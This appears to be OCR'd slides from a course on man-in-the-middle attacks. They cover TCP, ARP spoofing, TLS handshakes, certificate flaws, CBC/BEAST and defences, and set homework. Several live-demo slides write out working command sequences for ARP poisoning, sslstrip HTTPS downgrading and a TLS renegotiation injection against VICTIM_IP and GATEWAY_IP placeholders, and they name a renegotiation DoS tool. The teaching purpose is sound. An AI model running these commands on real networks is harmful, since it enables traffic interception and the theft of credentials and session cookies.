Man-In-The-Middle Attack

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Recent MITM Vulnerability

- iOS / OSX MITM Vulnerability 1 - ZDNet
- iOS / OSX MITM Vulnerability 2 - Computer Weekly

Allowed anyone with a certificate signed by a trusted CA to do a MITM attack. The implementation of SSL/TLS did not check the signature in a TLS server key exchange message, which allows man-in-the-middle (MITM) attackers to spoof SSL servers by using an arbitrary private key for the signing step or omitting the signing step.

Outline

TCP


HTTP

SSL/TLS

OpenSSL

HTTPS

Man-In-The-Middle



Man-In-The-Middle

LAN:

ARP Poisoning

Port Stealing

DNS Spoofing

STP Mangling

Local To Remote:

ARP Poisoning

DNS Spoofing

DHCP Spoofing

ICMP Redirection

IRDP Spoofing

Route Mangling

Remote:

DNS Poisoning

Traffic Tunneling

Route Mangling

TCP

Transmission Control Protocol (TCP)

Specifies a means of sending data between applications on different machines

Three-Way Handshake

- A sends a SYN to B
- B sends SYN-ACK to A
- A sends ACK to B

TCP


Other TCP Flags

- FIN
- RST
- PSH
- URG


Vulnerabilities

- DDOS/DOS
- Connection Hijacking
- Malicious Payload Injection


TCP


cmd> ipconfig
cmd> ipconfig &863
cmd> ipconfig /a
SYN
x10000/sec
SYN
SYN
SYN
Adam
John
Sophia

TCP


Server
Attacker
Victim
Packet 1
ACK 1
Packet 2
"From Server"
ACK 2
What? Drop!
Malicious Packet
"From Server"
ACK for Malicious
Who is this guy?
Ignore!

TCP


Server
Attacker
Victim
Packet 1
Next Packet will be X MB
ACK
X MB Packet
"From Server"
X MB Packet
Lol he sent me 2
ACK 2
Yay he got my packet!

TCP

Dynamic vs Static IP Addressing

- Dynamic
  - Assigned by the Dynamic Host Configuration Protocol (DHCP) every time a computer connects to the internet
  - Before a computer can connect to other machines, it queries a DHCP server for an IP address.
- Static
  - Assigned to a computer and do not change over time

HTTP

Hypertext Transfer Protocol (HTTP)

Specifies the formatting and transmission of messages

Security Weaknesses

- Only concerned with providing data to web browsers in a useful way
- Not concerned with the security or transmission of messages

HTTP

HTTP Request Types

- GET
- POST
- PUT
- DELETE
- OPTIONS
- PATCH

Address Resolution Protocol

- Protocol used to convert IP addresses to Ethernet (MAC) addresses within a local network

- ARP Spoofing/Poisoning
  - The act of assigning a different MAC address to an IP address within a network
  - Used to redirect network traffic within a local network to a different machine

HTTP - MITM Attack (Live Demo)


Host Environment:

Kali VM 1.0.6 64-bit

```
echo 1 > /proc/sys/net/ipv4/ip_forward
arpspoof -i eth0 -t VICTIM_IP GATEWAY_IP
arpspoof -i eth0 -t GATEWAY_IP VICTIM_IP
driftnet -i eth0
```

Useful tools:

```
arp -v
nmap -v HOST_IP/24
```



http://en.wikipedia.org/wiki/File:ARP_Spoofing.svg


SSL / TLS

Secure Socket Layer (SSL) / Transport Layer Security (TLS)

SSL: 1995 - 1999

TLS: 1999 - present

Full TLS Handshake



Client Hello

Server Hello
Server Certificate *
Server Key Exchange *
Client Certificate Request *
Server Hello Done

Client Certificate *
Client Key Exchange
Certificate Verify *
[Change Cipher Spec]
Client Finished Message

[Change Cipher Spec]
Server Finished Message

Handshake Protocol

Record Protocol

Application Data

Application Data

* Optional or situation-dependent messages

[Change Cipher Spec] is not a TLS handshake message but is an independent, TLS Protocol content type that helps the parties avoid a pipeline stall.

The Full TLS Handshake Protocol

SSL / TLS - Self-Signed Certificates

A certificate signed with its own private key

Root Certificate

- A self-signed certificate owned by the highest ranking CAs
- There’s no one to sign their certificates
- Are issued rarely and with great care

SSL / TLS - OpenSSL

OpenSSL is a cryptography toolkit implementing the Secure Sockets Layer (SSL v2/v3) and Transport Layer Security (TLS v1) network protocols and related cryptography standards required by them.

Standard Commands:

- **rsautl**: RSA utility for signing, verification, encryption, and decryption.
- **s_client**: This implements a generic SSL/TLS client which can establish a transparent connection to a remote server speaking SSL/TLS.

Self Signed Certificate with OpenSSL:


```
openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout mysitename.key -out mysitename.crt
```

SSL / TLS - Test / Verify Server SSL

openssl s_client -connect SERVER_ADDR:SERVER_PORT **-state -debug**

sslscan SERVER_ADDR

https://sslcheck.globalsign.com/en_US



Overall Score:

Grade

A-


What does this score mean ?

Powered by QUALYS SSL LABS

www.chase.com (159.53.42.11)

Assessed on 3/29/2014 11:43:47 AM

Clear Cache



[X]

Server does not use secure renegotiation settings

Site is more vulnerable to Denial of Service (DOS) attacks

How do I fix this?

DOS / DDOS

Denial of Service (DOS) / Distributed Denial of Service (DDOS)

An attack for the purpose of making a network service unavailable to intended users

Common Examples:

- TCP SYN Flood
- ICMP Flood
- Distributed Attack

SSL DOS

- SSL DOS is a Layer 4 a

Attacks CPU bandwidth instead of network bandwidth

how it works

causing the server to generate new keys which takes much more cpu effort on the server side then it does on the client side to ask for the new cerfajdfio

SSL / TLS - DOS Attack (Live Demo)

Testing if server is susceptible to Renegotiation attacks:

connect with openssl and type “R” and hit enter to see if

Attack Tool:

thc-ssl-dos: Attacks servers with Insecure Renegotiation enabled

SSL / TLS - DOS Defenses

Use OpenSSL version 0.9.8(m) or greater

Use specialized hardware

- Like SSL Accelerators

Create proxies to get to the server

- Or use a service like CloudFlare

Custom scripts/firewalls to filter out suspicious traffic

ISPs offer protection (for a fee)

Block all Tor Nets

Disable SSL-Renegotiation

HTTPS

Hypertext Transfer Protocol Secure (HTTPS)

Layers HTTP on top of the SSL/TLS protocol

HTTPS

- Uses certificates to verify the identity of the entities communicating

SSL/TLS

- Encrypts the data between client and server

HTTPS - Certificates

Issued by a Certification Authority (CA)

Verifies the ownership of a public key

Includes:

- Public key
- Identity of owner
- Expiration date
- Possibly other information

HTTPS - MITM Attack (Live Demo)


```
echo 1 > /proc/sys/net/ipv4/ip_forward
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
sslstrip -p -l 8080
tail -f sslstrip.log
arpspoof -i eth0 -t VICTIM_IP GATEWAY_IP
```

clearing iptables:

```
iptables --flush -t (table)
```


list tables:

```
iptables -t (table) -L -v
```


HTTP connection
6 the victim is given an http connection to the website
victim
HTTPS request
router
HTTP request
website
1 the victim attempts to connect to a web-site via https
5 the router sends the new request to the website
HTTPS request
HTTP request
2 the router forwards the victim's request to the attacker
4 the attacker sends the new request back to the router
attacker
sslstrip
3 the attacker converts the https request into an http request

HTTPS - Defenses

- Static Link to Gateway
- Use tools like **arpwatch** to check for ARP Cache changes



CLIENT

ATTACKER

SERVER

1

The attacker blocks the client request

TLS handshake 1
[client - server]

2

TLS handshake 2
[Attacker - server]

3

GET /bank/sendmoney.aspx?acnt=attacker&amount=1000000
ignore the rest

4

Renegotiation requested

5

TLS handshake 1 within the existing encrypted channel

6

Client having an authenticated session
GET /bank
Cookie: validcookie

7

HTTP daemon receives :

```
GET /ebanking/   paymemoney.cgi?acc=LU0000000000000
Ignore-what-comes-now: GET /ebanking
Cookie: AS21389:6812HSADI:3991238
```

SSL / TLS - TLS Renegotiation Attack

TLS Renegotiation Attack (Live Demo)

```
echo 1 > /proc/sys/net/ipv4/ip_forward
iptables -t nat -A PREROUTING -p tcp --destination-port 443 -j REDIRECT --to-port 8080
arpspoof -i eth0 -t VICTIM_IP GATEWAY_IP
arpspoof -i eth0 -t GATEWAY_IP VICTIM_IP
./tls-renegotiation-poc.py -l 8080 -b ATTACKER_IP -t SERVER_IP:443 --inject ‘insert string here’
```

TLS Renegotiation Defense

OpenSSL version (need to look up the version number)

Disable renegotiation

- So every connection is negotiated once

Eventually, there will be a TLS level protocol fix to eliminate this attack

Homework

Part 1:

- TCP sniffing
- HTTP Sniffing
- HTTPS Sniffing
- OpenSSL verify
- SSL DOS
- HTTPS SSLStrip
- TLS Renegotiation

Part 2:

- Chrome Extension

Environment setup can be found at our Homework Page:

http://mitm.azurewebsites.net/AzureSite/home.html

Questions

Day 2 - Agenda

- HW Solutions
- Basic Constraints flaw
- Void X.509 Flaw
- CBC
- BEAST
- Installing SSL in a secure way
- Current Events
- Famous Attacks
- Additional MITM Tools

Current Events

Brett to add

Certificates - Basic Constraints Flaw

All certificates have a path length

- The max number of CA certificates above it
- Determines if a certificate can issue CA certificates or end-user certificates

Some web browsers accepted certificates without clearly defined basic constraints

- Allowed end-user certificates to issue other end-user certificates

Certificates - Void X.509 Flaw

A Null character could be inserted into the Common Name (CN) field

- Most certificate handling libraries didn’t check for this
- Browsers stop checking the certificate at the Null character

A legitimate certificate for the domain www.fake.com\0attacker.com would also be considered legitimate for the domain www.fake.com

An attacker could then route users to the malicious domain which would contain a legitimate certificate

TLS 1.0 Cipher Block Chaining (CBC)

Initialization Vector (IV)

- IV – a block of pseudo-random bits
- The IV was XOR'd with the plaintext to create the ciphertext
- Ciphertext will be different even for the same plaintext

Initialization Vector (IV) Flaw

- It was common to use the last ciphertext block as the IV for the next block
- This allowed attackers to guess a plaintext and XOR it with the previous ciphertext block
  - If the resulting ciphertext matched, they knew the plaintext

Fix – TLS 1.1 changed the way the IV was selected

TLS 1.0 Cipher Block Chaining (CBC)

Padding Error Handling

- CBC used blocks of fixed size
  - They pad the last block if necessary
- The Message Authentication Code (MAC) is applied to the plaintext before padding
  - The MAC does not authenticate the padding
- Decrypting
  - The padding is first validated
  - If the padding is valid, the MAC is validated
  - This resulted in two different error messages

TLS 1.0 Cipher Block Chaining (CBC)

Padding Error Handling Flaw

- Attackers could determine the length of the padding by altering the message and seeing which error was returned
- Then they could exploit the IV flaw to decrypt the message without the key

TLS 1.0 Cipher Block Chaining (CBC)

Padding Error Handling Flaw Fixes

- The MAC was validated even if the padding failed validation
    - Timing differences persisted allowing attackers to determine if the padding failed validation
    - The Lucky13 attack relies on the MAC validation taking longer if the padding was invalid
- The session was killed if either error returned
    - Possible to circumvent if the attacker could re-initiate the session and the messages appeared in the same position in the stream

SSL / TLS - BEAST Attack

Browser Exploit Against SSL/TLS (BEAST)

- Exploits the CBC IV flaw and web browser SOP flaw to decrypt secret cookies
- Cookie locations are predictable
  - In the HTTP header
  - Usually static

An attacker intercepts a message, decrypts the cookies, then accesses a web site posing as the victim

SSL / TLS - BEAST Attack

Countermeasures

- TLS 1.1 and 1.2 fixed the CBC IV flaw
- Disable cross-origin requests on the server-side
- Java 6 and 7 fixed the SOP flaw
- Deny java applet requests to redirect scripts
- Only use HttpOnly cookies
    - Java cannot read or make requests with them
- Restrict of end redirects to third-party content

Install SSL in a secure way

Famous DOS / DDOS Attacks

Anonymous - DDOS

lulzsecurity - DOS

j35t3r - DOS

Additional tools

Aircrack-ng: WEP Cracking

DNSspoof:

EtterCap:

Hamster: Side Jacking